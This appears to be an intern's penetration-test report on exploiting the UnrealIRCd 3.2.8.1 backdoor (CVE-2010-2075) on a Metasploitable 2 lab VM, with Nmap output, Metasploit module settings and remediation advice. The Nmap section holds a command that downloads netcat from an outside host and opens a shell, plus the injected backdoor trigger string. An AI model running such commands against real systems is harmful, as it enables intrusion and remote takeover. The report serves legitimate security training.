Backdoor Remote Code Execution in UnrealIRCd Service (CVE-2010-2075) on Port 6667

Name: Muhammad Ishaq
Role: Internee
Prepared For: Educational & Research Purposes

Date: 14/ May/ 2026
Email: someone@example.com

Table of Contents

Summary

The vulnerability is a critical backdoor in the **UnrealIRCD 3.2.8.1**, associated with the **CVE-2010-2075**. This vulnerability has a backdoor that may allow the attacker to gain unauthorized remote access to the system without valid credentials. The backdoor was intentionally inserted into the official source code tarball distributed on mirror sites between November 2009 and June 2010 .

The testing was conducted to evaluate the security posture of the target system, focusing on identifying misconfigurations, outdated software, and known vulnerabilities. The assessment revealed that the **UnrealIRCd** service is running a backdoor **version (3.2.8.1)** and exposes the system to well-known remote code execution techniques.

If successfully exploited, an attacker can gain unauthorized remote command execution on the system. This may lead to:

- Full system compromise
- Unauthorized access to files and sensitive data
- Ability to execute arbitrary system commands
- Installation of persistent backdoors or malware
- Potential pivoting inside the internal network
- Complete loss of confidentiality, integrity, and availability

Overview

Field	Detaills
Clint Name	N/A
Testing Date	13-06-2026, 14-06-2026
Type of Testing	White Box Testing
Targeting Environment	Internal Network

Targeting System Overview

The assessment is performed on a internal network host on evaluate system security within a controlled environment. The target system is **Linux Based (Metasploit 2)** used for commonly security testing purposes.

In scope Assets

Components	Details
Target System	Metasploit 2
Target Host	192.168.56.101
Operating System	Linux(Parrot OS)
Network Type	Internal lab environment

Methodology

The penetration testing was conducted following the Penetration Testing Execution Standard (PTES) , which defines a structured approach for security assessments

The testing was performed in the following phases:

1. Pre-engagement Interactions

The scope and rules of engagement were defined. The target system (IP address) was identified, and authorization was confirmed for testing within the isolated lab environment. Testing dates and objectives were documented prior to any active reconnaissance.

2. Intelligence Gathering (Reconnaissance)

Passive and active information gathering was performed to collect data about the target system without directly triggering alarms. This included identifying the operating system, open ports, and running services using publicly available tools and techniques.

3. Threat Modeling

Based on the intelligence gathered, potential attack vectors were mapped. The identified service (UnrealIRCd) was analyzed for known vulnerabilities, and the likelihood of exploitation was assessed. This phase helped focus the testing on the highest-risk entry points.

4. Vulnerability Analysis

The target system was systematically scanned for weaknesses. This involved:

- Automated vulnerability scanning
- Manual verification of findings
- Cross-referencing service versions against public vulnerability databases (e.g., CVE, NVD, Exploit-DB).

5. Exploitation

Confirmed vulnerabilities were exploited to gain unauthorized access to the target system. The goal was to demonstrate real-world impact, not just list theoretical weaknesses. A penetration testing framework (Metasploit 2) was used to execute the exploit and establish a remote shell.

6. Post-Exploitation

After successful exploitation, the level of access was assessed. This phase focused on:

- Determining privilege level obtained
- Identifying sensitive data access
- Evaluating potential for lateral movement
- Understanding the business impact of full system compromise.

7. Reporting

All findings, evidence, and exploitation paths were documented in a clear, actionable format. Remediation recommendations were prioritized based on risk severity to guide the remediation team.

Finding & Evidence

Title: Backdoor Remote Code Execution in UnrealIRCd Service (CVE-2010-2075) on Port 6667

Severity Rating Scale

The following severity scale is used to classify vulnerabilities based on their **CVSS (Common Vulnerability Scoring System)** score and potential impact:

Severity	CVSS Score Range	Description
Critical	9.0 - 10	Severe vulnerability allowing full system compromise.
High	7.0 - 8.9	High risk with significant impact on confidentiality, integrity, or availability.
Medium	4.0 – 6.9	Moderate risk requiring attention but limited exploitability.
Low	0.1 – 3.9	Minor security issues with minimal impact.
Info	0.0	Informational findings with no direct security impact.

Applying Severity to Findings

As I search for this and I find the severity of CVE-2010-2075 on Website.

Vulnerability	Affected Service	Service Version	CVE	CVSS	Severity
UnrealIRCd Backdoor Vulnerability	IRC (Port 6667)	UnrealIRCd 3.2.8.1	CVE-2010-2075	7.5	**High / Critical**

What is the Issue?

The target system is running a backdoored version of UnrealIRCd 3.2.8., associated with **CVE-2010-2075**. A malicious backdoor was intentionally inserted into the official source code distributed on mirror sites between November 2009 and June 2010. The attacker can take access to the system using this vulnerability.

What can attacker do?

If successfully exploited, an attacker can gain unauthorized remote command execution on the system. This may lead to:

- Full system compromise
- Unauthorized access to files and sensitive data
- Ability to execute arbitrary system commands
- Installation of persistent backdoors or malware
- Potential pivoting inside the internal network
- Complete loss of confidentiality, integrity, and availability

Where is the issue?

Target	192.168.56.101
Service	IRC (Internet Relay Chat)
Port	6667
Software	UnrealIRCd 3.2.8.1
Oprating System	Linux (Metasploitable 2)

Proof of Concept (PoC)

- Perform initial networking scanning using Nmap to identify the active host
- .Identified the target system at **192.168.56.101** and also find multiple open ports.
- Detected UnrealIRCd services running on port 6667.
- Find that the UnrealIRCd is running as Unreal3.2.8.1 .
- Research this verson against the public vulnerability databases and find that this is a know exploit **CVE-2010-2075.**

- Loaded the corresponding exploitation module within the penetration testing framework.
- Configured required exploit parameters and lunched the attack.
- The attack run and successfully take the remote access of the system.

Evidences

Nmap Scanning

This will tell use the version of the UnrealIRCd after the scanning.

```
┌─[mi@DevilPC]─[~]
└──╼ $nmap -sV 192.168.56.101
Starting Nmap 7.99SVN ( https://nmap.org ) at 2026-05-14 10:08 +0500
Nmap scan report for 192.168.56.101 (192.168.56.101) Host is up (0.00068s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results
```

```
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.83 seconds
```

But this scan not show the version of the UnrealIRCd, so we will target the specific port to take the result:

```
┌─[mi@DevilPC]─[~]
└──╼ $nmap -d -p 6667 \
--script irc-unrealircd-backdoor \
--script-args irc-unrealircd-backdoor.command="wget
https://www.javaop.com/~ron/tmp/nc && chmod +x ./nc -l -p 4444
-e /bin/sh" \
192.168.56.101
Starting Nmap 7.99SVN ( https://nmap.org ) at 2026-05-14 10:05
+0500
------------------ Timing report hostgroups: ---------
  min 1, max 100000
  rtt-timeouts: init 1000, min 100, max 10000
  max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
  parallelism: min 0, max 0
  max-retries: 10, host-timeout: 0
  min-rate: 0, max-rate: 0
-------------------------------------------------------
NSE: Using Lua 5.4.
NSE: Arguments from CLI: irc-unrealircd-backdoor.command=wget
https://www.javaop.com/~ron/tmp/nc && chmod +x ./nc -l -p 4444
-e /bin/sh
NSE: Arguments parsed: irc-unrealircd-backdoor.command=wget
https://www.javaop.com/~ron/tmp/nc && chmod +x ./nc -l -p 4444
-e /bin/sh
NSE: Loaded 1 scripts for scanning. NSE:
Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 10:05
Completed NSE at 10:05, 0.00s elapsed
Initiating Ping Scan at 10:05 Scanning
192.168.56.101 [2 ports]
Completed Ping Scan at 10:05, 0.00s elapsed (1 total hosts) Overall
sending rates: 3868.47 packets / s.
mass_dns: Using DNS server 192.168.166.240 mass_dns:
Using DNS server 2401:ba80:a10c:54d2::c0 mass_dns:
Using DNS server 192.168.1.1
mass_dns: Using DNS server fe80::1%wlp2s0
Initiating Parallel DNS resolution of 1 host. at 10:05 mass_dns:
0.32s 0/1 [#: 4, OK: 0, NX: 0, DR: 0, SF: 0, TR: 1]
Completed Parallel DNS resolution of 1 host. at 10:05, 0.32s
elapsed
DNS resolution of 1 IPs took 0.32s. Mode: Async [#: 4, OK: 1, NX: 0,
DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 10:05
Scanning 192.168.56.101 (192.168.56.101) [1 port]
Discovered open port 6667/tcp on 192.168.56.101
Completed Connect Scan at 10:05, 0.00s elapsed (1 total ports)
```

```
Overall sending rates: 1383.13 packets / s. NSE:
Script scanning 192.168.56.101.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 10:05
NSE: Starting irc-unrealircd-backdoor against 192.168.56.101:6667. NSE:
[irc-unrealircd-backdoor 192.168.56.101:6667] Sending command: TIME
NSE Timing: About 0.00% done
NSE: [irc-unrealircd-backdoor 192.168.56.101:6667] Sending command:
AB;SOMETHINGUNIQUE;sleep 8;ping -n 9 127.0.0.1;wget
https://www.javaop.com/~ron/tmp/nc && chmod +x ./nc -l -p 4444
-e /bin/sh
NSE: [irc-unrealircd-backdoor 192.168.56.101:6667] Received
a response to our command in 9 seconds
NSE: [irc-unrealircd-backdoor 192.168.56.101:6667] Looks like the
Trojanned unrealircd is running!
NSE: Finished irc-unrealircd-backdoor against 192.168.56.101:6667.
Completed NSE at 10:06, 40.48s elapsed
Nmap scan report for 192.168.56.101 (192.168.56.101) Host is
up, received syn-ack (0.00035s latency).
Scanned at 2026-05-14 10:05:50 PKT for 41s

PORT     STATE SERVICE REASON
6667/tcp open  irc     syn-ack
|_irc-unrealircd-backdoor: Looks like trojaned version of
unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277 Final
times for host: srtt: 353 rttvar: 3800 to: 100000

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 10:06
Completed NSE at 10:06, 0.00s elapsed
Read from /usr/local/bin/../share/nmap: nmap-protocols nmap-
services.
Nmap done: 1 IP address (1 host up) scanned in 41.19 seconds
```


As this scan also not show the version so we check the version of the UnrealIRCd manually from the metasploitable 2 shell.


```
msfadmin@metasploitable:~$ sudo /usr/bin/unrealircd -v
Unreal3.2.8.1 build 1.1.1.1.2.26 2009/04/13 11:03:55
```

As this is show the version **Unreal3.2.8.1** and this is in Public Vulnerability Database.

Public Vulnerability Databases Result


These pictures show the Public Vulnerability Databases results on cve.org and nist.gov websites. As in both websites description section you can find that the **Unreal3.2.8.1** is a vulnerable software and the attackers can gain access from it.






Metasploitable Framework

Metasploitable framework is a open source penetration testing platform which we can run in our host System which is **Parrot OS** in this case.




Exploitation Module

As Metasploitable **f**ramework provide dedicated exploitation module, as shown in the **f**igure, which **w**ill used for further exploitation, the primary requires setting the RHOST, LHOST, and LPORT.



Set the Required parameters


After using the exploitation module we need to set the parameters like RHOST (Target IP) , LHOST (Host / Attacking System IP), LPORT.



In first command we use the specific module, then we set RHOST to target IP (192.168.56.101), then we set the PAYLOAD to cmd/unix/reverse , after that we set LHOST to Host IP (192.168.56.1) and then we set LPORT to 4444 that is default port of metasploitable framwork.

Run the attacker

After the setting we will run the attack to exploit the vulnerability and take the access to the system.



As in above figure this is shown that when the command whoami is executed it tell the root and when hostname command is entered it show the hostname metasploitable, that show the exploitation of the system, and now the **UnrealIRCd** is exploit and we take access to the system through this vulnerability.

Remediation & Retesting Plan

Fix Recommendation

Upgrade the UnrealIRCd service to a secure and patched version of unreal or replace it with more secure alternative. Disable the vulnerability service if not required and restrict Unreal access using firewall rules. Remove compromised binaries and delete the old binaries, Reinstall fresh from trusted source.

Secure Configuration

- Disable the anonymous UnrealIRCd access.
- Restrict access to trusted IP only.
- Use only secure updated from official website UnrealIRCd.
- Need immediate action.

Timeline Suggestion

- Immediate action (within 12-24 hours) for patching or disable the service.
- Full validation within 1-2 days.

Retesting Plan

The remediation will be verified by performing a follow-up security assessment after applying the fixes.

- Conduct the Nmap scan to confirm that the port 6667 is closed or not.
- Perform the exploitation to ensure that the vulnerability (**CVE 2010-2075)** is no longer exploitable.
- Validate that secure configuration are correctly implemented.

Appendices

Tools Used

Tools	Purpose
Nmap	For network and port scanning
Metasploitable Framework	For exploitation

Payload Used

- Metasploitable exploit Module for Unreal3.2.8.1 (CVE 2010-2075)
- cmd/unix/reverse to obtain an immediate root shell on the target system

Conclusion

The UnrealIRCd service running on Metasploitable 2 (port 6667) is a severely outdated and intentionally vulnerable service containing the infamous **CVE-2010-2075** backdoor, which allows remote attackers to execute arbitrary system commands as root without authentication. This vulnerability can be easily exploited using the Metasploit Framework's exploit/unix/irc/unreal_ircd_3281_backdoor module with a simple payload like cmd/unix/reverse to obtain an immediate root shell on the target system. The exercise demonstrates the critical importance of regular software updates, proper service configuration, and network segmentation, as running end-of-life services with known backdoors makes a system trivially compromisable. For penetration testers, this vulnerability serves as an excellent real-world example of how a single outdated service can lead to complete system compromise, reinforcing the need for continuous vulnerability assessment and patch management in production environments.